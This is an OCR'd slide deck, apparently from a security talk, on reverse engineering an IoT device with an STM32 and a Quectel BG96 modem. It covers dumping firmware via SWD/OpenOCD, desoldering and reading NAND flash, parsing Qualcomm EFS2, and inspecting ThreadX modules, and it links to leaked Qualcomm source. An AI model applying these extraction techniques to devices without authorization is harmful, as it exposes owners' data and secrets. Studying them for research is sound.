
Connect target to debug probe

STLINK/JLINK

- STM32Programmer

Hydrabus (wiki)

- 2-wire mode
- IDCODE command



OPENOCD

```
openocd -f interface/hydrabus-stm32g0x.cfg
Open On-Chip Debugger 0.11.0+dev-00501-g4626af440 (2021-11-23-16:39)
Info : Buspirate SWD mode enabled
Info : Listening on port 6666 for tcl connections
Info : Listening on port 4444 for telnet connections
Info : Buspirate SWD Interface ready!
Info : This adapter doesn't support configurable speed
Info : SWD DPIDR 0x0bc11477
Info : stm32g0x.cpu: Cortex-M0+ r0p1 processor detected
Info : stm32g0x.cpu: target has 4 breakpoints, 2 watchpoints
Info : stm32g0x.cpu: external reset detected
Info : starting gdb server for stm32g0x.cpu on 3333
Info : Listening on port 3333 for gdb connections
Info : accepting 'telnet' connection on tcp/4444
```

```
nc 127.0.0.1 4444
Open On-Chip Debugger
> reset halt
reset halt
target halted due to debug-request, current mode: Thread
xPSR: 0xf1000000 pc: 0x08001990 msp: 0x20001ff0

> dump_image output.bin 0x08000000 0x10000
dump_image output.bin 0x08000000 0x10000
dumped 65536 bytes in 49.491058s (1.293 KiB/s)
```

RE

Import program in Ghidra

- Cortex little endian
- Base address @ 0x08000000

Use System View Description (SVD) files to map the peripherals (SVD Loader)

Enjoy reverse engineering !

Unfortunately, nothing fancy in the firmware ;(

Let's investigate the second chipset…

MAIN CHIPSET 2/2

Quectel BG96

MDM9206

Qualcomm ARM Cortex A7 LTE modem

PMD9607

Qualcomm power module


RF5212A, RF3628


RF Power Amplifiers

W71NW10GE3FW

Winbond 1Gb flash NAND

512Mb LPDDR2






DUMP THE HARD WARE WAY


Unsolder the flash

- Heat plate not an option
- Heat gun is fine



Dump its content with a programmer

- EasyJTAG
- BeeProg from Elnec



BINWALK


Run binwalk on the flash dump

```
0x1B54000  EFS2 Qualcomm filesystem super block, little endian, NAND version 0x2d, 168 blocks, 0x40 pages per block, 0x800 bytes per page
0x1B75000  EFS2 Qualcomm filesystem super block, little endian, NAND version 0x2d, 168 blocks, 0x40 pages per block, 0x800 bytes per page
0x1B96000  EFS2 Qualcomm filesystem super block, little endian, NAND version 0x2d, 168 blocks, 0x40 pages per block, 0x800 bytes per page
0x1BB7000  EFS2 Qualcomm filesystem super block, little endian, NAND version 0x2d, 168 blocks, 0x40 pages per block, 0x800 bytes per page
```

Device storage based on Qualcomm Embedded File System 2 (EFS2)

Turns out binwalk cannot parse/extract EFS2 files

No tools available...



FLASH PARSING

Figure out the flash layout

- Different between manufacturers
- Depends on the controller/driver implementation

Identify and Remove Bad Blocks (BB)

Apply Error Code Correction (ECC)


PARTITIONS

Seek for valid partition table in the dump

- Magic = b'\xAA\x73\xEE\x55\xDB\xBD\x5E\xE3'

Extract each partition to individual file

Two EFS2 partitions identified



EFS2

Finally, parse the filesystem

- No public information available


Leaked Qualcomm source code available on Github

- https://github.com/sahthi/somebackup

Get EFS2 files and directories

- Seek for superblocks within partition (magic = b'EFSSuper')
- Use the most recent superblock (age field)
- Iterate over the page table (linked list)
- Parse the index nodes and reconstruct the DB tree


DEMO



https://github.com/kudelskisecurity/efs2_extractor

DUMP THE EASY WAY

Remember the USB port ?



3 endpoints on the USB port

- AT Modem
- DM Diagnostics Monitor
- NMEA GPS

Dump files with any QPST/Quectel EFS Explorer (only public files accessible)

- custom.bin Custom application binary ?
- oem_app_path.ini Path to the custom.bin
- queue.bin Temporary storage for pending messages
- devdef.cfg Device default configuration
- devusr.cfg Device user configuration

CUSTOM BINARY ?

Unknown header format :(

```
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x00000000  5544 4f4d 0500 0000 0300 0000 2000 0000  UDOM........ ...
0x00000010  7856 3412 0100 0004 3ca9 0343 40f4 0243  xV4.....<..C@..C
0x00000020  0000 0000 8c00 0000 0040 0000 d0a9 0343  .........@.....C
```

Binwalk / startup banner output might help

```
…
Copyright string: "Copyright (c) 1996-2016 Express Logic Inc. * ThreadX Cortex-A7/ARM Version G5.7.5.2 SN: 4526-271-1301 *"
…
```

```
quectel_task_entry
quectel_task_entry(txm_module_object_allocate): 0
quectel_task_entry(tx_thread_create): 0
```

THREAD X

Real-time operating system (RTOS) designed for embedded systems

Known as Express Logic before acquisition by Microsoft in 2019

- Nowadays Azure RTOS ThreadX

Support two modes of operation

- Common mode
  - Thread management and synchronization
  - Memory pool management
  - Messaging and event handling
- Module mode
  - Load and unload pre-linked ThreadX modules on-the-fly

MODULES


ThreadX Kernel extension Module Manager

Each module has its own memory area

